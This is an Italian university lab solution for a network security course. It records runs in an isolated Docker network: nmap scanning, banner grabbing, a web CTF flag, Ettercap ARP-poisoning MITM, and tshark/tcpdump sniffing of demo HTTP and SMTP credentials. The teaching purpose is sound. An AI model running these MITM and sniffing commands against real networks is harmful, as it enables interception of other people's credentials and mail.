# Soluzione Approfondita: Laboratorio 01

## Sicurezza di Rete: Attacchi di Base

Politecnico di Torino — Corso di Sicurezza dei Sistemi Informativi (01UDUYG)
Anno Accademico 2026/2027

Assignment source: v. 1.4 (06/10/2026)

**Soluzione didattica basata su esecuzioni registrate nell'ambiente Docker isolato**



Alice — Bob — Chuck (Trudy)

# Indice

**1 Architettura** **1**
1.1 Topologia di Rete e Ruoli . . . . . 1

**2 Es. 1: OS Fingerprinting** **2**
2.1 Obiettivo e Contesto a Lungo Termine . . . . . 2
2.2 Analisi Dettagliata del Comando . . . . . 2

**3 Es. 2: Port Scanning** **4**
3.1 Obiettivo e Contesto a Lungo Termine . . . . . 4
3.2 Analisi Dettagliata del Comando . . . . . 4

**4 Es. 3: Banner e Mock FTP** **6**
4.1 Obiettivo e Meccanismo . . . . . 6
4.2 Analisi Dettagliata dei Comandi . . . . . 6

**5 Es. 4: Service Detection** **7**
5.1 Obiettivo e Contesto . . . . . 7
5.2 Analisi Dettagliata dei Risultati . . . . . 7

**6 Challenge Web** **8**
6.1 Obiettivo e Risoluzione . . . . . 8

**7 Es. 5: ARP MITM** **10**
7.1 Obiettivo e Meccanismo dell'Attacco . . . . . 10
7.2 Analisi della Cache e dell'Inoltro . . . . . 10

**8 Es. 6: HTTP Sniffing** **12**
8.1 Meccanismo del Furto delle Credenziali . . . . . 12
8.2 Comando e Output Registrato . . . . . 12

**9 Es. 7: SMTP Sniffing** **13**
9.1 Meccanismo del Flusso di Posta . . . . . 13
9.2 Lettura del Risultato . . . . . 13

**10 Es. 8: Browser e SSH** **14**
10.1 Remote Browser: Preflight e Limite Operativo . . . . . 14
10.2 SSH: Negoziazione Visibile, Credenziali Cifrate . . . . . 14

**11 Es. 9: DNS Spoofing** **16**
11.1 Preflight e Limite di Topologia . . . . . 16


**12 Sintesi** **18**

# 1 Architettura del Laboratorio

## 1.1 Topologia di Rete e Ruoli

**Obiettivo e Architettura di Rete**

La versione eseguita è la v1.4 del 2026/27. L'ambiente ricrea i tre ruoli didattici su un bridge Docker isolato. Alice ospita i servizi, Bob effettua la ricognizione come client e Chuck osserva il traffico o esegue il MITM. La rete di esecuzione usa `10.92.2.0/24`; il suo gateway Docker è `10.92.2.1`. Non confondere questi indirizzi con la sottorete `10.0.2.0/24` usata nella precedente soluzione.




**Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine**

In condizioni normali uno switch inoltra unicast verso la porta associata al MAC di destinazione: il solo collegamento alla LAN non garantisce a Chuck la visibilità delle conversazioni Alice–Bob. L'avvelenamento ARP induce invece le vittime a inoltrare i frame a Chuck; il relay mantiene la connettività e rende osservabili i protocolli non cifrati. Gli indirizzi e i MAC nelle tabelle riportate più avanti sono quelli dell'esecuzione registrata e possono cambiare dopo una ricreazione dei container.

# 2 Esercizio 1: Scansione degli Host e OS Fingerprinting

## 2.1 Obiettivo e Contesto a Lungo Termine

La ricognizione individua i servizi esposti prima di una verifica autorizzata. La prova `-sT` completa l'handshake TCP; `-O` confronta le risposte dello stack con impronte note. Il comando del handout interroga una sola porta per tentare il fingerprinting, quindi la quantità di prove OS disponibili è limitata.

## 2.2 Analisi Dettagliata del Comando

`-sT` richiede una connessione TCP completa; `-p 80` limita il test alla porta HTTP; `-O` abilita il fingerprinting; `-v` rende visibile l'avanzamento e i dettagli. Il target usato è l'IP di Alice nella rete isolata.

**Bob — Nmap TCP connect e fingerprinting OS**

```
$ nmap -sT -p 80 -O -v 10.92.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-12 06:07 +0000
Initiating ARP Ping Scan at 06:07
Scanning 10.92.2.10 [1 port]
Completed ARP Ping Scan at 06:07, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:07
Completed Parallel DNS resolution of 1 host. at 06:07, 0.00s elapsed
Initiating Connect Scan at 06:07
Scanning labinf-alice-1.labinf_secnet (10.92.2.10) [1 port]
Discovered open port 80/tcp on 10.92.2.10
Completed Connect Scan at 06:07, 0.00s elapsed (1 total ports)
Initiating OS detection (try #1) against labinf-alice-1.labinf_secnet (10.92.2.10)
Nmap scan report for labinf-alice-1.labinf_secnet (10.92.2.10)
Host is up (0.00015s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: EE:44:2A:81:B5:6E (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:
    linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 43.090 days (since Sun Aug 30 03:58:43 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
           Raw packets sent: 23 (1.806KB) | Rcvd: 15 (1.278KB)
Exit status: 0
```

**Attenzione / Caveat Tecnico**

Il fingerprinting OS è un'inferenza probabilistica sullo stack TCP/IP, non una prova certa della distribuzione installata. Il risultato dipende da porte aperte e chiuse disponibili, filtri, kernel e virtualizzazione. Se Nmap segnala un numero insufficiente di porte, riportare la confidenza ridotta invece di attribuire con certezza un sistema operativo.

### Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine

Le scansioni sono visibili nei log dei servizi e nei sensori di rete. In un contesto aziendale il test deve essere autorizzato, delimitato per indirizzi e finestre temporali, e correlato con gli alert del monitoraggio. Un inventario autenticato e la gestione delle superfici esposte sono più affidabili di un fingerprint remoto isolato.

# 3 Esercizio 2: Port Scanning su Alice

## 3.1 Obiettivo e Contesto a Lungo Termine

Il port scanning determina quali endpoint TCP accettano connessioni. Alice ha verificato i socket con `netstat -ltup`; Bob esegue la scansione delle prime 1024 porte senza discovery ICMP. `-Pn` assume che il target sia attivo e salta il controllo preliminare: ciò aiuta quando le sonde di discovery sono filtrate, ma non rende la scansione invisibile.

## 3.2 Analisi Dettagliata del Comando

`-sT` effettua TCP connect; `-p 1-1024` seleziona le porte; `-v` stampa i progressi; `-Pn` non esegue host discovery. La risposta distingue porte aperte, chiuse e filtrate. Il servizio associato a una porta è una prima etichetta basata sul numero, non una conferma dell'applicazione.

**Alice — Socket TCP in ascolto**

```
$ netstat -ltup
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:ftp             0.0.0.0:*               LISTEN      14/python3
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      15/sshd: /usr/sbin/
tcp        0      0 0.0.0.0:smtp            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:http            0.0.0.0:*               LISTEN      10/httpd
tcp        0      0 127.0.0.11:41749        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      11/python3
tcp        0      0 0.0.0.0:iprop           0.0.0.0:*               LISTEN      14/python3
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      15/sshd: /usr/sbin/
tcp6       0      0 [::]:smtp               [::]:*                  LISTEN      -
udp        0      0 127.0.0.11:57237        0.0.0.0:*                           -
Exit status: 0
```

**Bob — Nmap scansione porte 1–1024**

```
$ nmap -sT -Pn -p 1-1024 -v 10.92.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-12 06:07 +0000
Initiating Parallel DNS resolution of 1 host. at 06:07
Completed Parallel DNS resolution of 1 host. at 06:07, 0.00s elapsed
Initiating Connect Scan at 06:07
Scanning labinf-alice-1.labinf_secnet (10.92.2.10) [1024 ports]
Discovered open port 25/tcp on 10.92.2.10
Discovered open port 21/tcp on 10.92.2.10
Discovered open port 22/tcp on 10.92.2.10
Discovered open port 80/tcp on 10.92.2.10
Completed Connect Scan at 06:07, 0.01s elapsed (1024 total ports)
Nmap scan report for labinf-alice-1.labinf_secnet (10.92.2.10)
Host is up (0.000053s latency).
Not shown: 1020 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
25/tcp open  smtp
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
Exit status: 0
```

**Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine**

Le porte well-known sono convenzioni registrate: un servizio può ascoltare su un'altra porta e un'applicazione non prevista può occupare una porta standard. I controlli efficaci combinano scansioni autorizzate, inventario dei processi, firewall host/rete, segmentazione e revisione delle regole di esposizione.

# 4 Esercizio 3: Banner Grabbing e Mock FTP

## 4.1 Obiettivo e Meccanismo

Il report chiama FTP la porta 21 in base alla mappatura nota della porta. Il laboratorio fa vedere perché un'etichetta Nmap non garantisce che vi sia un server FTP conforme. Il client FTP invia comandi di protocollo; il servizio didattico attende invece input testuale per username e password. Una connessione raw con `nc` mostra direttamente il banner e le richieste.

## 4.2 Analisi Dettagliata dei Comandi

Il comando dell'handout `ftp indirizzo_alice` raggiunge TCP/21. Le risposte `?Invalid command.` sono il testo prodotto dal client quando il dialogo atteso non coincide col prompt ricevuto: la sessione non diventa un trasferimento FTP valido. La connessione netcat consente di osservare il prompt senza introdurre comandi FTP specifici.

**Bob — Client FTP previsto dal handout**

```
$ timeout 8 ftp 10.92.2.10
?Invalid command.
?Invalid command.
?Invalid command.
Exit status: 0
```

**Bob — Prova raw TCP con netcat**

```
$ timeout 8 nc -v -w 5 10.92.2.10 21
Enter your username: Enter your password:
[stderr]
Connection to 10.92.2.10 21 port [tcp/ftp] succeeded!
Exit status: 0
```

**Attenzione / Caveat Tecnico**

La riga di comando FTP può terminare con codice zero anche se la sessione applicativa non è riuscita: il codice di uscita non basta a certificare la correttezza semantica del protocollo. Il mock FTP è un emulatore intenzionale, non un demone FTP completo; il suo scopo è rendere osservabile la differenza tra probe di porta, banner e dialogo applicativo.

# 5 Esercizio 4: Identificazione dei Servizi

## 5.1 Obiettivo e Contesto

`-sV` invia probe applicativi per stimare servizio e versione. L'opzione `-A` aggiunge rilevamento OS, traceroute e script predefiniti, ampliando traffico e superficie di interazione. In questo ambiente la scansione `-sV` si completa in circa sei secondi, mentre `-A` impiega circa 26 secondi; questi tempi sono misurazioni della singola esecuzione, non benchmark.

## 5.2 Analisi Dettagliata dei Risultati

Nmap riconosce OpenSSH, Exim e Apache, ma lascia FTP come servizio non identificato: il mock prompt non implementa FTP e risponde a molte sonde con lo stesso testo. Il banner e il probe applicativo forniscono indizi; la versione esposta può essere mascherata, retroportata o non corrispondere al pacchetto effettivamente installato.

**Bob — Nmap service detection**

```
$ nmap -sV -Pn -p 1-1024 -v 10.92.2.10
Host is up (0.0000050s latency).
Not shown: 1020 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
25/tcp open  smtp    Exim smtpd 4.98.2
80/tcp open  http    Apache httpd 2.4.69 ((Unix))
Service Info: Host: 9d762842f783; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 6.27 seconds
Exit status: 0
```

**Bob — Nmap aggressive scan: estratto del report**

```
$ nmap -A -Pn -p 1-1024 -v 10.92.2.10
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
25/tcp open  smtp    Exim smtpd 4.98.2
80/tcp open  http    Apache httpd 2.4.69 ((Unix))
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Service Info: Host: 9d762842f783; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 25.83 seconds
Exit status: 0
```

**Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine**

`-A` genera più sonde e script e può attivare funzioni rumorose o invasive. Un inventario di versione mirato è in genere preferibile quando basta identificare servizi; l'attività va regolata con autorizzazione, rate limit e scope esplicito. La scansione rapida del mock FTP è stata ottenuta facendo chiudere presto le sonde non interattive, mantenendo una finestra più lunga per l'utente umano.

# 6 Challenge: Segreto Collegato dalla Pagina Web

## 6.1 Obiettivo e Risoluzione

Il testo v1.4 chiede di partire da `index.html` e seguire il contenuto nascosto nella pagina. Il link punta a `secret.html`; una richiesta HTTP diretta recupera la flag. La porta 1337 esistente nell'ambiente è un servizio supplementare e non sostituisce il percorso indicato dal handout.

**Bob — Pagina indice e segreto collegato**

```
$ curl -sS -i http://10.92.2.10/index.html; printf "\n--- secret.html ---\n"; curl -sS -i http
    ://10.92.2.10/secret.html
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 06:42:21 GMT
Server: Apache/2.4.69 (Unix)
Last-Modified: Fri, 09 Oct 2026 20:36:06 GMT
ETag: "1c7-65d6e4c2bf980"
Accept-Ranges: bytes
Content-Length: 455
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
    <title>My Beautiful Page</title>
</head>
</head>
<body>
    <h1>This is the most incredible and astonishing HTML page you will encounter in your entire existence!
      Prepare to have your mind shattered in front of the brilliance and complexity of this masterpiece!</
     h1>
    </br>
    <p>Here is a picture of a cat that hides absolutely nothing:</p>
    <a href="secret.html"><img src="cat.jpg" alt="Cat"></a>
</body>
</html>
--- secret.html ---
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 06:42:21 GMT
Server: Apache/2.4.69 (Unix)
Last-Modified: Sun, 11 Oct 2026 17:39:43 GMT
ETag: "13f-65d94110ef5c0"
Accept-Ranges: bytes
Content-Length: 319
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
    <title>MY BIG SECRET</title>
</head>
<body>
    <h1>MY BIG SECRET</h1>
    <p>I managed to obtain a top-secret software from the NSA and it's running on this machine, I am sure
     you haven't seen it already. Can you find it?</p>
    <p>SSI{p0rt_scann3r5_4r3_4w3s0m3}</p>
</body>
</html>
Exit status: 0
```


### Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine

La pagina contiene un collegamento HTML visibile nella sorgente e non applica autorizzazione all'oggetto collegato. La lezione è controllare access control e pubblicazione di file statici: un nome non presente nella navigazione non equivale a un segreto protetto. La flag osservata è `SSI{p0rt_scann3r5_4r3_4w3s0m3}`.

# 7 Esercizio 5: ARP Cache Poisoning e MITM

## 7.1 Obiettivo e Meccanismo dell'Attacco

La cache ARP associa indirizzi IPv4 ai MAC del segmento locale. Poiché ARP non autentica le risposte, una macchina sullo stesso dominio broadcast può inviare associazioni false. Ettercap risponde alle vittime attribuendo a Chuck l'indirizzo fisico dell'altro host. Per mantenere la comunicazione, Chuck inoltra i pacchetti tra Alice e Bob.




## 7.2 Analisi della Cache e dell'Inoltro

Il test acquisisce la tabella prima dell'attacco, avvia la forma del handout — `labinf-ettercap -T -q -M arp /10.92.2.10// /10.92.2.20//` — tramite launcher compatibile con Docker Desktop, e controlla le associazioni dopo. Nel trace Bob associa Alice al MAC di Chuck; il comportamento produce risposte ping duplicate nella rete virtuale, ma nessuna perdita nel campione. I duplicati non sono un requisito intrinseco di ARP poisoning: sono un artefatto osservato di questa topologia e forwarding path.

**Chuck — Forwarding e redirect durante il MITM**

```
$ sysctl net.ipv4.ip_forward net.ipv4.conf.all.send_redirects net.ipv4.conf.default.send_redirects net.
    ipv4.conf.eth0.send_redirects
net.ipv4.ip_forward = 1
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0
net.ipv4.conf.eth0.send_redirects = 0
Exit status: 0
```

**Chuck — Ettercap ARP MITM avviato**

```
$ cat /tmp/lab01_ettercap.log

^^[[1mettercap 0.8.4.1^^[[0m copyright 2001-2026 Ettercap Development Team

Listening on:
  eth0 -> DE:F9:B8:62:4C:63
          10.92.2.30/255.255.255.0


This product includes GeoLite2 Data created by MaxMind, available from https://www.maxmind.com/.
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  56 ports monitored
```

**Chuck — Ettercap ARP MITM avviato** *(continua dalla pagina precedente)*

```
38702 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...


/ |=======================>                          |  50.00 %
- |=================================================>| 100.00 %
* |=================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 10.92.2.10 26:67:CC:10:87:F1

 GROUP 2 : 10.92.2.20 8A:C0:79:F1:1E:62
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
Exit status: 0
```

**Bob — Cache ARP e ping dopo il poisoning**

```
$ ping -c 2 -W 2 10.92.2.10; arp -e
PING 10.92.2.10 (10.92.2.10) 56(84) bytes of data.
64 bytes from 10.92.2.10: icmp_seq=1 ttl=63 time=0.084 ms
64 bytes from 10.92.2.10: icmp_seq=1 ttl=63 time=2.08 ms (DUP!)
64 bytes from 10.92.2.10: icmp_seq=1 ttl=64 time=2.12 ms (DUP!)
64 bytes from 10.92.2.10: icmp_seq=1 ttl=64 time=4.04 ms (DUP!)
64 bytes from 10.92.2.10: icmp_seq=2 ttl=63 time=0.063 ms

--- 10.92.2.10 ping statistics ---
2 packets transmitted, 2 received, +3 duplicates, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.063/1.675/4.036/1.487 ms
Address                  HWtype  HWaddress           Flags Mask            Iface
labinf-alice-1.labinf_s  ether   de:f9:b8:62:4c:63   C                     eth0
labinf-chuck-1.labinf_s  ether   de:f9:b8:62:4c:63   C                     eth0
Exit status: 0
```

## Attenzione / Caveat Tecnico

Nel Docker Desktop testato il launcher mantiene `net.ipv4.ip_forward=1`, disattiva gli ICMP redirect e l'offload di rete, mentre il bridge usa MTU 9000. Questo adattamento è verificato per questa piattaforma; non va generalizzato senza ripetere la prova sul computer del laboratorio. Anche SSH ha superato un login attraverso il relay. Non dedurre la presenza di credential sniffing SSH: il capture mostra negoziazione e metadati, mentre i dati applicativi sono cifrati.

## Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine

Su reti gestite, Dynamic ARP Inspection con DHCP Snooping, port security, segmentazione e monitoraggio delle variazioni IP–MAC possono ridurre il rischio. Le entry ARP statiche sono costose da gestire e non sostituiscono controlli switch-side su larga scala.

# 8 Esercizio 6: Sniffing di Credenziali HTTP

## 8.1 Meccanismo del Furto delle Credenziali

Con il MITM attivo, Bob invia credenziali dimostrative a una pagina HTTP. Chuck registra il traffico sul bridge e tshark decodifica il metodo POST, il percorso e i campi del form. HTTP senza TLS trasporta intestazioni e corpo in chiaro; un osservatore sul percorso può leggere e potenzialmente alterare quei byte.

## 8.2 Comando e Output Registrato

Le credenziali usate sono fittizie e create per questa prova. La forma `form-urlencoded` separa coppie chiave-valore con `&`; non è cifratura né hashing.

**Chuck — Campi HTTP POST estratti dal PCAP**

```
$ tshark -r /tmp/lab01_http.pcap -Y http.request.method -T fields -e frame.time_relative -e ip.src -e ip.
    dst -e http.request.method -e http.host -e http.request.uri -e urlencoded-form.key -e urlencoded-form.
    value
0.001081000     10.92.2.20      10.92.2.10      POST    10.92.2.10      /login.html     username,password
          lab01_demo,Lab01Demo!
Exit status: 0
```

**Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine**

HTTPS protegge la confidenzialità e l'integrità tra endpoint TLS se la validazione del certificato è corretta. HSTS riduce i downgrade verso HTTP, ma non protegge un endpoint già compromesso o una terminazione TLS non affidabile. Anche dopo l'attivazione HTTPS, cookie sicuri, protezione CSRF e gestione delle sessioni restano necessari.

# 9 Esercizio 7: Sniffing SMTP e Mailbox

## 9.1 Meccanismo del Flusso di Posta

Bob invia il messaggio tramite SMTP sulla porta 25 e Alice verifica la mailbox locale. La traccia osserva il testo del messaggio in chiaro nella sessione di laboratorio; il messaggio e il numero carta sono dati campione del handout. L'accettazione da parte di Exim e la presenza in mailbox verificano la consegna applicativa, mentre il PCAP prova l'esposizione in transito.

## 9.2 Lettura del Risultato

Le intestazioni mostrano mittente, destinatario, agente e data. Il corpo contiene i dati digitati. L'uso di s-nail genera una sessione SMTP; senza TLS il contenuto è visibile a chi intercetta il percorso. La mailbox non dimostra da sola cosa sia stato catturato: le due evidenze rispondono a domande diverse.

**Alice — Mailbox locale ricevuta**

```
$ cat /var/mail/alice
From bob@kali Mon Oct 12 06:37:55 2026
Return-path: <bob@kali>
Envelope-to: alice@kali
Delivery-date: Mon, 12 Oct 2026 06:37:55 +0000
Received: from labinf-bob-1.labinf_secnet ([10.92.2.20] helo=40fb2518fc83)
        by 743625bce1ee with smtp (Exim 4.98.2)
        (envelope-from <bob@kali>)
        id 1xG9fX-0000000003F-1Rkd
        for alice@kali;
        Mon, 12 Oct 2026 06:37:55 +0000
Date: Mon, 12 Oct 2026 06:37:55 +0000
From: bob@kali
To: alice@kali
Subject: Esame di Sicurezza
Message-ID: <20261012063755.xZOiL%bob@kali>
User-Agent: s-nail v14.9.25

Ho bisogno di un voto maggiore di 27, il numero della mia carta di credito e' 7865-8993-6282-8282. Faccia
    lei il prezzo!
Exit status: 0
```

**Chuck — Estratto SMTP in chiaro dal PCAP**

```
$ sudo -n tcpdump -nn -A -r /tmp/lab01_smtp.pcap 'tcp port 25' 2>/dev/null | grep -A20 -B5 'carta di
    credito'
To: alice@kali
Subject: Esame di Sicurezza
Message-ID: <20261012063755.xZOiL%bob@kali>
User-Agent: s-nail v14.9.25

Ho bisogno di un voto maggiore di 27, il numero della mia carta di credito e' 7865-8993-6282-8282. Faccia
    lei il prezzo!
.
Exit status: 0
```

**Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine**

STARTTLS o submission SMTP con TLS protegge il canale quando negoziato e verificato correttamente. SPF, DKIM e DMARC aiutano l'autenticazione del dominio e la gestione della falsificazione del mittente, ma non cifrano il corpo e non sostituiscono TLS end-to-end. Dati finanziari non dovrebbero essere inviati in un messaggio di posta ordinaria.

# 10 Esercizio 8: Remote Browser e SSH

## 10.1 Remote Browser: Preflight e Limite Operativo

L'handout richiede di avviare il browser di Chuck e usare il plugin `remote_browser`. Il plugin Ettercap è presente, ma il container non espone un valore DISPLAY e Firefox non è installato nel percorso atteso. La capacità di questa specifica attività GUI non è quindi verificata; non viene sostituita con un'affermazione di successo. Le richieste HTTP dello stesso esercizio sono coperte dalle catture dell'Esercizio 6, non dal browser remoto.

**Chuck — Controllo prerequisiti remote_browser**

```
$ env | grep '^DISPLAY=' || true; command -v firefox || true; test -x /root/firefox/firefox && echo /root/
    firefox/firefox-present || echo /root/firefox/firefox-missing; command -v xhost || true; ettercap -P
    list 2>&1 | grep -i -A2 -B2 remote_browser || true
/root/firefox/firefox-missing
      pptp_reneg  1.0  PPTP: Forces tunnel re-negotiation
      rand_flood  1.0  Flood the LAN with random MAC addresses
  remote_browser  1.2  Sends visited URLs to the browser
       reply_arp  1.0  Simple arp responder
    repoison_arp  1.0  Repoison after broadcast ARP
Exit status: 0
```

## 10.2 SSH: Negoziazione Visibile, Credenziali Cifrate

Il login SSH Bob–Alice è riuscito mentre il MITM era attivo. Il capture mostra banner di versione e messaggi di negoziazione, inclusi KEXINIT/NEWKEYS; dopo la negoziazione i payload sono cifrati. Non si è ottenuta la password in chiaro dal PCAP. Il login viene verificato con il risultato del comando remoto seguente.

**Bob — Login SSH riuscito durante il MITM**

```
$ sshpass -p alice ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o
    PreferredAuthentications=password -o PubkeyAuthentication=no -o ConnectTimeout=5 alice@10.92.2.10 'id
    -un'
alice
[stderr]
Warning: Permanently added '10.92.2.10' (ED25519) to the list of known hosts.
Exit status: 0
```

Le warning di tshark sul key exchange post-quantum indicano limiti di decodifica/implementazione dello dissector, non che il contenuto della sessione sia stato decifrato.

**Chuck — Metadati dei pacchetti SSH catturati**

```
$ tshark -r /tmp/lab01_ssh.pcap -Y ssh -T fields -e frame.number -e ip.src -e ip.dst -e ssh.protocol -e
    ssh.message_code
7       10.92.2.20      10.92.2.10      SSH-2.0-OpenSSH_10.5p1 Debian-1
16      10.92.2.10      10.92.2.20      SSH-2.0-OpenSSH_10.0p2 Debian-7+deb13u4
20      10.92.2.20      10.92.2.10              20
25      10.92.2.10      10.92.2.20              20
28      10.92.2.20      10.92.2.10              30
31      10.92.2.10      10.92.2.20              31,21
34      10.92.2.20      10.92.2.10              21
39      10.92.2.20      10.92.2.10
```

Chuck — Metadati dei pacchetti SSH catturati *(continua dalla pagina precedente)*

```
43      10.92.2.10      10.92.2.20
45      10.92.2.20      10.92.2.10
47      10.92.2.10      10.92.2.20
52      10.92.2.10      10.92.2.20
53      10.92.2.20      10.92.2.10
54      10.92.2.20      10.92.2.10
58      10.92.2.10      10.92.2.20
60      10.92.2.20      10.92.2.10
64      10.92.2.10      10.92.2.20
66      10.92.2.10      10.92.2.20
70      10.92.2.20      10.92.2.10
72      10.92.2.10      10.92.2.20
74      10.92.2.20      10.92.2.10
76      10.92.2.10      10.92.2.20
78      10.92.2.10      10.92.2.20
82      10.92.2.20      10.92.2.10
84      10.92.2.20      10.92.2.10
94      10.92.2.10      10.92.2.20
95      10.92.2.20      10.92.2.10
96      10.92.2.10      10.92.2.20
99      10.92.2.20      10.92.2.10
[stderr]
 ** (tshark:608) 06:38:02.377179 [packet-ssh WARNING] ./epan/dissectors/packet-ssh.c:1997 --
    ssh_dissect_kex_pq_hybrid(): POST-QUANTUM KEX_HYBRID detected: KEX = mlkem768x25519-sha256
 ** (tshark:608) 06:38:02.377198 [packet-ssh WARNING] ./epan/dissectors/packet-ssh.c:1998 --
    ssh_dissect_kex_pq_hybrid(): SHARED_SECRET decryption is supported - PRIVATE_KEY decryption is not
    supported
Exit status: 0
```

### Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine

La cifratura SSH protegge il contenuto dopo lo scambio chiavi, ma lascia visibili gli indirizzi, le dimensioni e i tempi dei pacchetti, nonché le identificazioni iniziali del protocollo. Il MITM di livello 2 può osservare e inoltrare la connessione; la cifratura end-to-end impedisce a un semplice relay di leggere username/password inseriti nella sessione.

# 11 Esercizio 9 opzionale: DNS Spoofing

## 11.1 Preflight e Limite di Topologia

Bob risolve correttamente `www.example.com` tramite il resolver Docker embedded `127.0.0.11`; il resolver inoltra le richieste verso l'esterno. Il bridge del laboratorio non include un nodo DNS raggiungibile e non riproduce il percorso verso un resolver nella stessa rete di attaccante e vittima descritto dalla nota del handout. Il DNS spoofing opzionale è quindi documentato come non eseguito, senza inventare un esito o sostituire il resolver di sistema.

**Bob — Resolver e route disponibili**

```
$ cat /etc/resolv.conf; ip route; host -v www.example.com
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internal
default via 10.92.2.1 dev eth0
10.92.2.0/24 dev eth0 proto kernel scope link src 10.92.2.20
Trying "www.example.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59562
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        80      IN      A       104.20.23.154
www.example.com.        80      IN      A       172.66.147.243

Received 65 bytes from 127.0.0.11#53 in 38 ms
Trying "www.example.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15979
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      AAAA

Received 33 bytes from 127.0.0.11#53 in 1 ms
Trying "www.example.com"
